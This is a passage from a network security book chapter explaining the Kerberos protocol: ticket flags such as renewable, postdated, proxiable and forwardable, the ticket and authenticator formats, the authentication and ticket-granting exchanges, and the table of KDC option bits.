The INVALID flag indicates that a ticket is invalid. Application servers must reject tickets that have this flag set. A postdated ticket usually is issued in this form. Invalid tickets must be validated by the Key Distribution Center before use, by presenting them to the Key Distribution Center in a Ticket Granting Server request with the VALIDATE option specified. The Key Distribution Center will validate tickets only after their start time has passed. Thus, the validation is required so that postdated tickets that have been stolen before their start time can be rendered permanently invalid using a hot-list mechanism.

Renewable Tickets

Applications might want to hold tickets that can be valid for long periods of time. This can expose their credentials to potential theft for equally long periods and those stolen credentials would be valid until the expiration time of the ticket(s). Simply using short-lived tickets and obtaining new ones periodically would require the client to have long-term access to its secret key, an even greater risk.

The solution to this problem is a renewable ticket. Renewable tickets can be used to mitigate the consequences of theft. Renewable tickets have two expiration times. The first is when the current instance of the ticket expires and the second is the latest permissible value for an individual expiration time. An application client must present a renewable ticket to the Key Distribution Center before it expires. The ticket is presented with the RENEW option set in

the Key Distribution Center request. The Key Distribution Center issues a new ticket with a new session key and a later expiration time. All other fields of the ticket are left unmodified by the renewal process. When the latest permissible expiration time arrives, the ticket expires permanently. At each renewal, the Key Distribution Center can consult a hot-list to determine if the ticket had been reported stolen since its last renewal. It refuses to renew such stolen tickets, thereby reducing the usable lifetime of stolen tickets.

The RENEWABLE flag in a ticket normally is interpreted only by the Ticket Granting Service. Application servers usually can ignore it. Some particularly careful application servers, however, might want to disallow renewable tickets.

If a renewable ticket is not renewed by its expiration time, the Key Distribution Center will not renew the ticket. The RENEWABLE flag is reset by default, but a client can request it be set by setting the RENEWABLE option in the KRB_AS_REQ message. If it is set, then the renew-till field in the ticket contains the time after which the ticket may not be renewed.

A renewable ticket will be used when a user wants to run a particularly long process. Because the application will run for longer than the local policy allows a single ticket to live, the application will request a renewable ticket. As the simulation is running, the application will occasionally request the Key Distribution Center to renew the ticket. This verifies that the workstation controlling the simulation has not been listed as compromised.

Postdated Tickets

Applications occasionally might need to obtain tickets for use much later. A batch submission system, for example, would need tickets to be valid at the time the batch job is serviced. Holding valid tickets in a batch queue is dangerous, however, because they stay online longer, becoming more prone to theft. Postdated tickets provide a way to obtain these tickets from the Key Distribution Center at job submission time, but to leave them dormant until they are activated and validated by a further request of the Key Distribution Center. If a ticket theft were reported in the interim, the Key Distribution Center would refuse to validate the ticket, and the thief would be foiled.

The MAY-POSTDATE flag in a ticket normally is interpreted only by the Ticket Granting Service. Application servers can ignore it. This flag must be set in a Ticket Granting Ticket in order to issue a postdated ticket based on the presented ticket. It is reset by default. A client can request it by setting the ALLOW-POSTDATE option in the KRB_AS_REQ message. This flag does not permit a client to obtain a postdated Ticket Granting Ticket. Postdated Ticket Granting Tickets can be obtained only by requesting the postdating in the KRB_AS_REQ message.

When a postdated ticket is issued, the life (end time-start time) of the ticket is the remaining life of the ticket-granting ticket at the time of the request, unless the RENEWABLE option also is set, in which case it can be the full life (end time-start time) of the Ticket Granting Ticket. The Key Distribution Center can limit how far in the future a ticket may be postdated.

The POSTDATED flag indicates that a ticket has been postdated. The application server can check the authtime field in the ticket to see when the original authentication occurred. Some services might reject postdated tickets, or accept them only within a certain period after the original authentication. When the Key Distribution Center issues a POSTDATED ticket, it also is marked as INVALID, so that the application client must present the ticket to the Key Distribution Center to be validated before use.

Proxiable and Proxy Tickets

Sometimes, a principal might need to enable a service to perform an operation on its behalf. The service must be able to take on the identity of the client, but only for a particular purpose. A principal can permit a service to take on the principal's identity for a particular purpose by granting it a proxy.

The PROXIABLE flag in a ticket normally is interpreted only by the Ticket Granting Service. Application servers can ignore it. When set, this flag gives the Ticket Granting Server the go ahead to issue a new ticket (but not a Ticket Granting Ticket) with a different network address based on this ticket. This flag is set by default. This flag enables a client to pass a proxy to a server to perform a remote request on its behalf. A print service client, for example, can give the print server a proxy to access the client's files on a particular file server to satisfy a print request.

To complicate the use of stolen credentials, Kerberos tickets usually are valid only from those network addresses specifically included in the ticket. You can request or issue tickets with no network addresses specified, but doing so is not recommended. Therefore, a client that wants to grant a proxy must request a new ticket valid for the network address of the service to be granted the proxy.

The PROXY flag is set in a ticket by the Ticket Granting Server when it issues a proxy ticket. Application servers may check this flag and require additional authentication from the agent before presenting the proxy in order to provide an audit trail.

Forwardable Tickets

Authentication forwarding is an instance of the proxy case where the service is granted complete use of the client's identity. A user might log in to a remote system, for example, and want authentication to work from that system as if the login were local.

The FORWARDABLE flag in a ticket normally is interpreted only by the Ticket Granting Service. Application servers can ignore it. The FORWARDABLE flag has an interpretation similar to that of the PROXIABLE flag, except Ticket Granting Tickets also can be issued using different network addresses. This flag is reset by default, but users can request that it be set by setting the FORWARDABLE option in the Authentication Server request when they request the initial Ticket Granting Ticket.

When set, the FORWARDABLE flag permits authentication forwarding without requiring the user to reenter a password. If the flag is not set, then authentication forwarding is not permitted. The same end result still can be achieved if the user engages in the Authentication Server exchange with the requested network addresses and supplies a password.

The FORWARDED flag is set by the Ticket Granting Server when a client presents a ticket with the FORWARDABLE flag set and requests it be set by specifying the FORWARDED Key Distribution Center option and supplying a set of addresses for the new ticket. It also is set in all tickets issued based on tickets with the FORWARDED flag set. Application servers might want to process FORWARDED tickets differently from non-FORWARDED tickets.

Authentication Flags

Three flags indicate information about the user's authentication status. INITIAL, PRE-AUTHENT, and HW-AUTHENT are set at the time of authentication.

INITIAL is set by the Authentication Server whenever a ticket is issued as a result of an authentication. This flag does not carry forward onto future tickets, so it serves to indicate that this ticket was authenticated directly, which is useful for applications that require a specific authentication prior to proceeding, such as the login or password changing programs.

Note Some of the possible Kerberos startup cycles can result in a ticket being issued before the user is authenticated. These tickets should be usable only by the legitimate user. The PRE-AUTHENT flag is set after a specific authentication takes place.

Finally, the flag HW-AUTHENT indicates that the user was hardware authenticated. Hardware authentication through the use of tokens or biometrics generally is stronger than simple password authentication. Applications dealing with particularly sensitive information or large financial transactions might want to insist on a hardware authentication.

Other Key Distribution Center Options

Two additional options can be set in a client's request of the Key Distribution Center. The RENEWABLE-OK option indicates that the client will accept a renewable ticket if a ticket with the requested life cannot otherwise be provided. If a ticket with the requested life cannot be provided, then the Key Distribution Center can issue a renewable ticket with a renew-till equal to the requested end time. The value of the renew-till field still can be adjusted by site-determined limits or limits imposed by the individual principal or server.

The ENC-TKT-IN-SKEY option is honored only by the Ticket Granting Service. It indicates that the to-be-issued ticket for the end server is to be encrypted in the session key from the additional Ticket Granting Ticket provided with the request.

Message Exchanges

Every time a new application is started, or a new session is established, the Kerberosized applications communicate with the client to authenticate the user. The following sections describe the interactions between network clients and servers and the messages involved in those exchanges.

Tickets and Authenticators

This section describes the format and encryption parameters for tickets and authenticators. When a ticket or authenticator is included in a protocol message, it is treated as an opaque object.

Tickets

A *ticket* is a record that helps a client authenticate to a service. A ticket contains the following information:

```
Ticket =       {
                tkt-vno[0]            INTEGER,
                realm[1]              Realm,
                sname[2]              Principal Name,
                enc-part[3]           EncryptdData
               }

— Encrypted part of ticket

EncryptdData = {
                flags[0]              Ticket Flags,
                key[1]                EncryptionKey,
                crealm[2]             Realm,
                cname[3]              Principal Name,
                transited[4]          Transited Encoding,
                authtime[5]           KerberosTime,
                starttime[6]          KerberosTime OPTIONAL,
                endtime[7]            KerberosTime,
                renew-till[8]         KerberosTime OPTIONAL,
                caddr[9]              HostAddresses OPTIONAL,
                authorization-data[10] AuthorizationData OPTIONAL
               }

— encoded Transited field

TransitedEncoding = {
                     tr-type[0]  INTEGER — must be registered
                     contents[1] BYTE STRING
                    }
```

The encoding of EncryptdData is encrypted in the key shared by Kerberos and the end server (the server's secret key). Table 9.2 describes the fields in the ticket.

Table 9.2
Ticket Field Descriptions

Field	Description
tkt-vno	Specifies the version number of the ticket.
realm	Specifies the realm that issued the ticket. Also serves to identify the realm part of the server's principal identifier. Because a Kerberos server can issue tickets only for servers within its realm, the two always are identical.
sname	Specifies the name part of the server's identity.
enc-part	Holds the encrypted encoding of the EncryptdData sequence.
flags	Indicates which of various options were used or requested when the ticket was issued.
key	Exists in the ticket and the Key Distribution Center response and is used to pass the session key from Kerberos to the application server and the client.
crealm	Contains the name of the realm in which the client is registered and in which initial authentication took place.
cname	Contains the name part of the client's principal identifier.
transited	Lists the names of the Kerberos realms that took part in authenticating the user to whom this ticket was issued.
authtime	Indicates the time of initial authentication for the named principal. Serves as the time of issue for the original ticket on which this ticket is based. Included in the ticket to provide additional information to the end service.
starttime	Specifies the time after which the ticket is valid. Combined with endtime, specifies the life of the ticket. If absent from the ticket, its value should be treated as that of the authtime field.
endtime	Contains the time after which the ticket is no longer honored (its expiration time). Individual services can place their own limits on the life of a ticket and reject tickets that have not yet expired. As such, this is really an upper bound on the expiration time for the ticket.
renew-till	Indicates the maximum endtime that can be included in a renewal. Present only in tickets that have the RENEWABLE flag set in the flags

Field	Description
	field. Can be thought of as the absolute expiration time for the ticket, including all renewals.
caddr	Contains zero or more host addresses, which are the addresses from which the ticket can be used. If no addresses, the ticket can be used from any location. The Key Distribution Center's decision to issue or the end server's decision to accept a zero-address ticket is a policy decision left to the Kerberos and end-service administrators. They can refuse to issue or accept such tickets.
	The ticket includes network addresses to make it harder for an attacker to use stolen credentials. Because the session key is not sent over the network in cleartext, credentials can't be stolen simply by listening to the network. An attacker has to gain access to the session key (perhaps through operating system security breaches or a careless user's unattended session) to successfully use stolen tickets.
authorization-data	Serves to pass authorization data from the principal on whose behalf a ticket was issued to the application service. Contains the names of service-specific objects and the rights to those objects, specific to the end service. If no authorization data is included, it is left out.
	A principal can use this field to issue a proxy that is valid for a specific purpose. A client who wants to print a file, for example, can obtain a file server proxy to be passed to the print server. By specifying the name of the file in the authorization-data field, the file server knows that the print server can use only the client's rights when accessing the particular file to be printed.
	The authorization-data field is optional and does not have to be included in a ticket.

Authenticators

An *authenticator* is a record sent using a ticket to a server to certify the client's knowledge of the encryption key in the ticket, to help the server detect replays, and to help choose a "true session key" to use with the particular session. The encoding is encrypted in the ticket's session key shared by the client and the server. An authenticator contains the following fields:

```
Authenticator = {
                authenticator-vno[0]  INTEGER,
                crealm[1]             Realm,
                cname[2]              Principal Name,
                cksum[3]              Checksum OPTIONAL,
```

```
 cusec[4]              INTEGER,
 ctime[5]              KerberosTime,
 subkey[6]             EncryptionKey OPTIONAL,
 seq-number[7]         INTEGER OPTIONAL,
 authorization-data[8] AuthorizationData OPTIONAL
}
```

Table 9.3 describes the fields in the authenticator.

Table 9.3
Authenticator Field Descriptions

Field	Description
authenticator-vno	Specifies the version number for the format of the authenticator.
crealm and cname	Same as described for the ticket.
cksum	Contains a checksum of the application data that accompanies the KRB_AP_REQ.
cusec	Contains the microsecond part of the client's timestamp (its value ranges from 0 to 999999). Often appears along with ctime, because the two fields are used together to specify a reasonably accurate timestamp.
ctime	Contains the current time on the client's host.
subkey	Contains the client's choice for an encryption key to be used to protect this specific application session. Unless an application specifies otherwise, if this field is left out, the session key from the ticket is used.
seq-number (optional)	Includes the initial sequence number to be used by the KRB_PRIV or KRB_SAFE messages when sequence numbers are used to detect replays. (It may also be used by application-specific messages.) When included in the authenticator, this field specifies the initial sequence number for messages from the client to the server. When included in the AP-REP message, the initial sequence number is that for messages from the server to the messages. Incremented by one after each message is sent when used in KRB_PRIV or KRB_SAFE messages. For sequence numbers to adequately support the detection of replays, they should be nonrepeating, even across connection boundaries. The initial sequence number should be random and uniformly distributed across the full space of possible sequence numbers, so an attacker cannot guess it and successive sequence numbers do not repeat other sequences.
authorization-data	Same as described for the ticket. Optional, and appears only when additional restrictions are placed on the use of a ticket.

The Authentication Service Exchange

The Authentication Service (AS) exchange between the client and the Kerberos Authentication Server is usually initiated by a client when it wants to obtain authentication credentials for a given server but currently holds no credentials. The client's secret key is used for encryption and decryption. This exchange typically is used at the initiation of a login session to obtain credentials for a Ticket Granting Server, which will subsequently be used to obtain credentials for other servers without requiring further use of the client's secret key. This exchange also is used to request credentials for services that must not be mediated through the Ticket Granting Service, but rather require a principal's secret key, such as the password-changing service. A password-changing request must not be honored unless the requester can provide the old password (the user's current secret key). Otherwise, it would be possible for someone to walk up to an unattended session and change another user's password. This exchange does not by itself provide any assurance of the identity of the user.

To authenticate a user logging on to a local system, the credentials obtained in the Authentication Server exchange can first be used in a Ticket Granting Server exchange to obtain credentials for a local server. Those credentials must then be verified by the local server through successful completion of the Client/Server exchange.

Note The exchange consists of two messages: KRB_AS_REQ from the client to Kerberos, and KRB_AS_REP or KRB_ERROR in reply.

In the request, the client sends (in cleartext) its own identity and the identity of the server for which it is requesting credentials. The response, KRB_AS_REP, contains a ticket for the client to present to the server, and a session key to be shared by the client and the server. The session key and additional information are encrypted in the client's secret key.

The KRB_AS_REP message contains information that can be used to detect replays and associate it with the message to which it replies. Various errors can occur, indicated by an error response (KRB_ERROR) rather than the KRB_AS_REP response. The error message is not encrypted. The KRB_ERROR message also contains information that can be used to associate it with the message to which it replies. The lack of encryption in the KRB_ERROR message precludes the capability to detect replays or fabrications of such messages.

Usually, the Authentication Server does not know whether the client truly is the principal named in the request. It simply sends a reply without knowing or caring whether they are the same—which is acceptable because nobody but the principal whose identity was given in the request can use the reply. Its critical information is encrypted in that principal's key. The initial request supports an optional field that can be used to pass additional information that might be needed for the initial exchange. This field can be used for preauthentication, but the mechanism is not currently specified.

Generation of KRB_AS_REQ Message

The client can specify a number of options in the initial request. Among these options are the following:

- Whether to perform preauthentication
- Whether the requested ticket is to be renewable, proxiable, or forwardable
- Whether the ticket should be postdated or permit postdating of derivative tickets, and whether a renewable ticket can be accepted in lieu of a nonrenewable ticket if the requested ticket expiration date cannot be satisfied by a nonrenewable ticket (due to configuration constraints)

The client prepares the KRB_AS_REQ message and sends it to the Key Distribution Center.

Receipt of a KRB_AS_REQ Message

If all goes well, processing the KRB_AS_REQ message results in the creation of a ticket for the client to present to the server.

Generation of a KRB_AS_REP Message

The authentication server looks up the client and server principals named in the KRB_AS_REQ in its database, extracting their respective keys. If required, the server preauthenticates the request, and if the preauthentication check fails, an error message with the code KDC_ERR_PREAUTH_FAILED is returned. If the server cannot accommodate the requested encryption type, an error message with code KDC_ERR_ETYPE_NOSUPP is returned. Otherwise, it generates a random session key.

Random means that, among other things, guessing the next session key based on knowledge of past session keys should be impossible. This can only be achieved in a pseudo-random number generator if it is based on cryptographic principles. Using a truly random number generator, such as one based on measurements of randomly physical phenomena, is preferred.

If the requested start time is absent or indicates a time in the past, then the start time of the ticket is set to the authentication server's current time. If it indicates a time in the future, but the POSTDATED option has not been specified, then the error KDC_ERR_CANNOT_POSTDATE is returned; otherwise, the requested start time is checked against the policy of the local realm. The administrator might decide to prohibit certain types or ranges of postdated tickets. If acceptable, the ticket's start time is set as requested and the INVALID flag is set in the new ticket. The postdated ticket must be validated before use by presenting it to the Key Distribution Center after the start time has been reached.

The expiration time of the ticket will be set to the minimum of the following:

- The expiration time (endtime) requested in the KRB_AS_REQ message
- The ticket's start time plus the maximum allowable lifetime associated with the client principal (the authentication server's database includes a maximum ticket lifetime field in each principal's record)
- The ticket's start time plus the maximum allowable lifetime associated with the server principal
- The ticket's start time plus the maximum lifetime set by the policy of the local realm

If the requested expiration time minus the start time (as determined above) is less than a site-determined minimum lifetime, an error message with code KDC_ERR_NEVER_VALID is returned. If the requested expiration time for the ticket exceeds what was determined as earlier, and if the RENEWABLE-OK option was requested, then the RENEWABLE flag is set in the new ticket, and the renew-till value is set as if the RENEWABLE option were requested. If the RENEWABLE option has been requested or if the RENEWABLE-OK option has been set and a renewable ticket is to be issued, then the renew-till field is set to the minimum of one of the following:

- Its requested value
- The start time of the ticket plus the minimum of the two maximum renewable lifetimes associated with the principals' database entries
- The start time of the ticket plus the maximum renewable lifetime set by the policy of the local realm

The flags field of the new ticket will have the following options set if they have been requested and if the policy of the local realm permits: FORWARDABLE, MAY-POSTDATE, POST-DATED, PROXIABLE, RENEWABLE. If the new ticket is postdated (the start time is in the future), its INVALID flag also will be set.

If all of the preceding succeed, the server formats a KRB_AS_REP message. It copies the addresses in the request into the caddr of the response, placing any required preauthentication data into the padata of the response. Finally it uses the requested encryption method to encrypt the ciphertext part in the client's key and sends it to the client.

Receipt of a KRB_AS_REP Message

If the reply message type is KRB_AS_REP, then the client verifies that the cname and crealm fields in the cleartext portion of the reply match what it requested. If any padata fields are present, they can be used to derive the proper secret key to decrypt the message.

The client uses its secret key to decrypt the encrypted part of the response and verifies that the nonce in the encrypted part matches the nonce it supplied in its request (to detect replays). It also verifies that the sname and srealm in the response match those in the request, and that the host address field also is correct. It then stores the ticket, session key, start and expiration times, and other information for later use. The key-expiration field from the encrypted part of the response can be checked to notify the user of impending key expiration. The client program could then suggest remedial action, such as a password change.

Proper decryption of the KRB_AS_REP message is not sufficient to verify the identity of the user. The user and an attacker could cooperate to generate a KRB_AS_REP format message that decrypts properly but is not from the proper Key Distribution Center. If the host wants to verify the identity of the user, it must require the user to present application credentials that can be verified using a securely stored secret key. If those credentials can be verified, then the identity of the user can be assured.

Generation of a KRB_ERROR Message

Several errors can occur, and the Authentication Server responds by returning an error message, KRB_ERROR, to the client, with the error-code and e-text fields set to appropriate values.

Receipt of a KRB_ERROR Message

If the reply message type is KRB_ERROR, then the client interprets it as an error and performs whatever application-specific tasks are necessary to recover.

The Ticket Granting Service (TGS) Exchange

The Ticket Granting Service exchange between a client and the Kerberos Ticket Granting Server is initiated by a client when it wants to obtain authentication credentials for a given server. The server can be local or registered in a remote realm. It also is initiated when the client wants to renew or validate an existing ticket or obtain a proxy ticket.

The client must already have acquired a ticket for the Ticket Granting Service using the Authentication Server exchange. The Ticket Granting Ticket usually is obtained when a client initially authenticates to the system, such as when a user logs in. The message format for the Ticket Granting Service exchange is almost identical to that for the Authentication Server exchange. The primary difference is that encryption and decryption in the Ticket Granting Service exchange does not take place under the client's key. Instead, the session key from the Ticket Granting Ticket or renewable ticket, or subsession key from an Authenticator is used. As with all application servers, expired tickets are not accepted by the Ticket Granting Service. After a renewable or Ticket Granting Ticket expires, the client must use a separate exchange to obtain valid tickets.

Note The exchange consists of two messages: KRB_TGS_REQ from the client to Kerberos, and KRB_TGS_REP or KRB_ERROR in reply.

The KRB_TGS_REQ message includes information that authenticates the client, plus a request for credentials. The authentication information consists of the authentication header (KRB_AP_REQ), which includes the client's previously obtained ticket-granting, renewable, or invalid ticket. In the Ticket Granting Ticket and proxy cases, the request can include one or more of the following:

- A list of network addresses
- A collection of typed authorization data to be sealed in the ticket for authorization use by the application server, or additional tickets

The Ticket Granting Service reply (KRB_TGS_REP) contains the requested credentials, encrypted in the session key from the Ticket Granting Ticket or renewable ticket, or if present, in the subsession key from the Authenticator (part of the authentication header). The KRB_ERROR message contains an error code and text that explains what went awry. The KRB_ERROR message is not encrypted. The KRB_TGS_REP message contains information that can be used to detect replays and associate it with the message to which it replies. The KRB_ERROR message also contains information that can be used to associate it with the message to which it replies. The lack of encryption in the KRB_ERROR message, however, precludes the capability to detect replays or fabrications of such messages.

Generation of KRB_TGS_REQ Message

Before sending a request to the Ticket Granting Service, the client must determine in which realm the application server is registered, using one of several ways:

- It might be known beforehand (because the realm is part of the principal identifier).
- It might be stored in a nameserver.
- The information can be obtained from a configuration file.

If the realm to be used is obtained from a nameserver that is not authenticated, the danger of being spoofed becomes quite real. This might result in the use of a realm that has been compromised, and would result in an attacker's ability to compromise the authentication of the application server to the client.

Note For more information on spoofing, see Chapter 6, "IP Spoofing and Sniffing."

If the client does not already possess a Ticket Granting Ticket for the appropriate realm, then one must be obtained. This is first attempted by requesting a Ticket Granting Ticket for the

destination realm from the local Kerberos server. The Kerberos server may return a Ticket Granting Ticket for the desired realm.

Alternatively, the Kerberos server may return a Ticket Granting Ticket for a realm that is further along the standard hierarchical path to the desired realm. In this case, the client must repeat this step using a Kerberos server in the realm specified in the returned Ticket Granting Ticket. If neither is returned, then the request must be retried using a Kerberos server for a realm higher in the hierarchy. This request requires a Ticket Granting Ticket for the higher realm that must be obtained by recursively applying these directions.

In the sample company, if a user in PROJECTX.RESEARCH.ABC.COM wants to use services in PROJECTX.PAYROLL.ABC.COM, the software asks the local server at PROJECTX.RESEARCH.ABC.COM for credentials. If they are not forthcoming directly the server will return credentials for RESEARCH.ABC.COM. In turn, RESEARCH will return credentials for ABC.COM, which will return credentials for PAYROLL.ABC.COM. Finally he will get credentials for PROJECTX.RESEARCH.ABC.COM. Luckily for the user, this five step process will all take place automatically.

After the client obtains a Ticket Granting Ticket for the appropriate realm, it determines which Kerberos servers serve that realm and contacts one. The list could be obtained through a configuration file or network service. As long as the secret keys exchanged by realms are kept secret, only denial of service can result from a false Kerberos server.

As in the Authentication Server exchange, the client may specify a number of options in the KRB_TGS_REQ message. The client prepares the KRB_TGS_REQ message, providing an authentication header as an element of the padata field, and including the same fields as used in the KRB_AS_REQ message along with several optional fields: the enc-authorization-data field for application server use and additional tickets required by some options.

In preparing the authentication header, the client can select a subsession key under which the response from the Kerberos server will be encrypted. If the client selects a subsession key, care must be taken to ensure the randomness of the selected subsession key. If the subsession key is not specified, the session key from the Ticket Granting Ticket is used. If the enc-authorization-data is present, it must be encrypted in the subsession key, if present, from the authenticator portion of the authentication header, or if not present, in the session key from the Ticket Granting Ticket.

After the message is prepared, it is sent to a Kerberos server for the destination realm.

Receipt of a KRB_TGS_REQ Message

The KRB_TGS_REQ message is processed in a manner similar to the KRB_AS_REQ message. However, there are many additional checks to be performed. The Kerberos server must determine the server for which the accompanying ticket is destined and select the appropriate key to decrypt it. Usually, it's for the Ticket Granting Service and the Ticket

Granting Service's key is used. If another realm issued the Ticket Granting Ticket, then the appropriate inter-realm key must be used. If the accompanying ticket is for an application server in the current realm, and the RENEW, VALIDATE, or PROXY options are specified in the request, and the server for which a ticket is requested is the server named in the accompanying ticket, then the Key Distribution Center uses the key of the application server to decrypt the ticket in the authentication header. If no ticket can be found in the padata field, the KDC_ERR_PADATA_TYPE_NOSUPP appears.

After the accompanying ticket has been decrypted, the user-supplied checksum in the Authenticator must be verified against the contents of the request. The message is rejected if the checksums do not match (with an error code of KRB_AP_ERR_MODIFIED) or if the checksum is not keyed or not collision-proof (with an error code of KRB_AP_ERR_INAPP_CKSUM). If the checksum type is not supported, the KDC_ERR_SUMTYPE_NOSUPP error is returned. If the authorization-data are present, they are decrypted using the subsession key from the Authenticator.

If any of the decryptions indicate failed integrity checks, the KRB_AP_ERR_BAD_INTEGRITY error is returned.

Generation of a KRB_TGS_REP Message

The KRB_TGS_REP includes a ticket for the requested server. The Kerberos database is queried to retrieve the record for the requested server, including the key with which the ticket is to be encrypted. If the request is for a ticket granting ticket for a remote realm, and if no key is shared with the requested realm, then the Kerberos server selects the realm closest to the requested realm with which it does share a key, and uses that realm. This is the only case in which the response from the Key Distribution Center is for a different server than that requested by the client.

By default, the address field, the client's name and realm, the list of transited realms, the time of initial authentication, the expiration time, and the authorization data of the newly issued ticket are copied from the Ticket Granting Ticket or renewable ticket. If the transited field needs to be updated, but the transited type is not supported, the KDC_ERR_TRTYPE_NOSUPP error is returned.

If the request specifies an end time, then the end time of the new ticket is set to the minimum of the following:

- That request.
- The end time from the Ticket Granting Ticket.
- The start time of the Ticket Granting Ticket plus the minimum of the maximum life for the application server and the maximum life for the local realm. The maximum life for the requesting principal was already applied when the Ticket Granting Ticket was issued.

If the new ticket is to be renewed, then the preceding end time is replaced by the minimum of the following:

- The value of the renew_till field of the ticket
- The start time for the new ticket plus the life (end time-start time) of the old ticket

If the FORWARDED option has been requested, then the resulting ticket contains the addresses specified by the client. This option is honored only if the FORWARDABLE flag is set in the Ticket Granting Ticket. The PROXY option is similar. The resulting ticket contains the addresses specified by the client. It is honored only if the PROXIABLE flag in the Ticket Granting Ticket is set. The PROXY option is not honored on requests for additional Ticket Granting Tickets.

If the requested start time is absent or indicates a time in the past, then the start time of the ticket is set to the authentication server's current time. If it indicates a time in the future, but the POSTDATED option has not been specified or the MAY-POSTDATE flag is not set in the Ticket Granting Ticket, then the error KDC_ERR_CANNOT_POSTDATE is returned. Otherwise, if the Ticket Granting Ticket has the MAYPOSTDATE flag set, then the resulting ticket will be postdated and the requested start time is checked against the policy of the local realm. If acceptable, the ticket's start time is set as requested, and the INVALID flag is set. The postdated ticket must be validated before use by presenting it to the Key Distribution Center after the start time has been reached. However, in no case may the start time, end time, or renew-till time of a newly issued postdated ticket extend beyond the renew-till time of the Ticket Granting Ticket.

If the ENC-TKT-IN-SKEY option has been specified and an additional ticket has been included in the request, the Key Distribution Center will decrypt the additional ticket using the key for the server to which the additional ticket was issued and verify that it is a Ticket Granting Ticket. If the name of the requested server is missing from the request, the name of the client in the additional ticket will be used. Otherwise the name of the requested server will be compared to the name of the client in the additional ticket and if different, the request will be rejected. If the request succeeds, the session key from the additional ticket will be used to encrypt the new ticket that is issued instead of using the key of the server for which the new ticket will be used. This enables easy implementation of user-to-user authentication, which uses Ticket Granting Ticket session keys instead of secret server keys in situations where such secret keys could be easily compromised.

If the RENEW option is requested, then the Key Distribution Center will verify that the RENEWABLE flag is set in the ticket and that the renew_till time is still in the future. If the VALIDATE option is requested, the Key Distribution Center will check that the start time has passed and the INVALID flag is set. If the PROXY option is requested, then the Key Distribution Center will check that the PROXIABLE flag is set in the ticket. If the tests succeed, the Key Distribution Center will issue the appropriate new ticket.

Whenever a request is made to the Ticket Granting Server, the presented ticket(s) is checked against a hot-list of tickets that have been canceled. This hot-list might be implemented by storing a range of issue dates for "suspect tickets." If a presented ticket had an authtime in that range, it would be rejected. In this way, a stolen Ticket Granting Ticket or renewable ticket cannot be used to gain additional tickets (renewals or otherwise) once the theft has been reported. Any normal ticket obtained before it was reported stolen will still be valid, but only until the normal expiration time.

The ciphertext part of the response in the KRB_TGS_REP message is encrypted in the subsession key from the Authenticator, if present, or the session key from the Ticket Granting Ticket. It is not encrypted using the client's secret key. Furthermore, the client's key's expiration date and the key version number fields are left out because these values are stored along with the client's database record, and that record is not needed to satisfy a request based on a Ticket Granting Ticket.

Encoding the Transited Field

If the identity of the server in the Ticket Granting Ticket that is presented to the Key Distribution Center as part of the authentication header is that of the Ticket Granting Service, but the Ticket Granting Ticket was issued from another realm, the Key Distribution Center looks up the inter-realm key shared with that realm and uses that key to decrypt the ticket. If the ticket is valid, the Key Distribution Center honors the request, subject to the constraints outlined earlier in the section describing the Authentication Server exchange.

The realm part of the client's identity is taken from the Ticket Granting Ticket. The name of the realm that issued the Ticket Granting Ticket is added to the transited field of the ticket to be issued. This is accomplished by reading the transited field from the Ticket Granting Ticket, adding the new realm to the set, then constructing and writing out its encoded (shorthand) form. This may involve a rearrangement of the existing encoding.

The Ticket Granting Service does not add the name of its own realm. Instead, its responsibility is to add the name of the previous realm. This prevents a malicious Kerberos server from intentionally leaving out its own name. It could, however, omit other realms' names.

The names of neither the local realm nor the principal's realm are included in the transited field. They appear elsewhere in the ticket and both are known to have taken part in authenticating the principal. Because the endpoints are not included, both local and single-hop inter-realm authentication result in an empty transited field.

Because the name of each realm transited is added to this field, it can become very long. To decrease the length of this field, its contents are encoded. The initially supported encoding is optimized for the normal case of inter-realm communication, a hierarchical arrangement of realms using domain or X.500 style realm names. This encoding is called DOMAIN-X500-COMPRESS.

Receipt of a KRB_TGS_REP Message

After the client receives the KRB_TGS_REP, it processes it in the same manner as the KRB_AS_REP processing described earlier. The primary difference is that the ciphertext part of the response must be decrypted using the session key from the Ticket Granting Ticket rather than the client's secret key.

Specifications for the Authentication Server and Ticket Granting Service Exchanges

This section specifies the format of the messages used in exchange between the client and the Kerberos server.

Key Distribution Center Option Flags

Requests to the Key Distribution Center can be accompanied by a list of optional requests. These options indicate the flags that the client wants set on the tickets, as well as other information to modify the behavior of the Key Distribution Center. Options are specified in a bit field, kdc_options.

Where appropriate, the name of an option may be the same as the flag set by that option. Although usually the bit in the options field is the same as that in the flags field, this is not guaranteed. Table 9.4 describes the Key Distribution Center options.

Table 9.4
Key Distribution Center Options

Bit(s)	Name	Description
0	RESERVED	Reserved for future expansion.
1	FORWARDABLE	The FORWARDABLE option indicates that the ticket to be issued is to have its forwardable flag set.
2	FORWARDED	The FORWARDED option is only specified in a request to the Ticket Granting Server and will only be honored if the Ticket Granting Ticket in the request has its FORWARDABLE bit set. This option indicates that this is a request for forwarding. The address(es) of the host from which the resulting ticket is to be valid are included in the addresses field of the request.
3	PROXIABLE	The PROXIABLE option indicates that the ticket to be issued is to have its proxiable flag set. It may only be set on the initial request, or in a subsequent request if the Ticket Granting Ticket on which it is based is also proxiable.

Bit(s)	Name	Description
4	PROXY	The PROXY option indicates that this is a request for a proxy. This option will only be honored if the Ticket Granting Ticket in the request has its PROXIABLE bit set. The address(es) of the host from which the resulting ticket is to be valid are included in the addresses field of the request.
5	ALLOW-POSTDATE	The ALLOW-POSTDATE option indicates that the ticket to be issued is to have its MAY-POSTDATE flag set. It may only be set on the initial request, or if the Ticket Granting Ticket on which it is based also has its MAY-POSTDATE flag set.
6	POSTDATED	The POSTDATED option indicates that this is a request for a postdated ticket. This option will only be honored if the Ticket Granting Ticket on which it is based has its MAY-POSTDATE flag set. The resulting ticket will also have its INVALID flag set, and that flag may be reset by a subsequent request to the Key Distribution Center after the start time in the ticket has been reached.
7	UNUSED	This option is presently unused.
8	RENEWABLE	The RENEWABLE option indicates that the ticket to be issued is to have its RENEWABLE flag set. It may only be set on the initial request, or when the Ticket Granting Ticket on which the request is based is also renewable. If this option is requested, then the rtime field in the request contains the desired absolute expiration time for the ticket.
9–26	RESERVED	Reserved for future use.
27	RENEWABLE-OK	The RENEWABLE-OK option indicates that a renewable ticket will be acceptable if a ticket with the requested life cannot otherwise be provided. If a ticket with the requested life cannot be provided, then a renewable ticket may be issued with a renew-till equal to the requested end time. The value of the renew-till field may still be limited by local limits, or limits selected by the individual principal or server.
28	ENC-TKT-IN-SKEY	This option is used only by the Ticket Granting Service. The ENC-TKT-IN-SKEY option indicates that the ticket

continues

Table 9.4, Continued
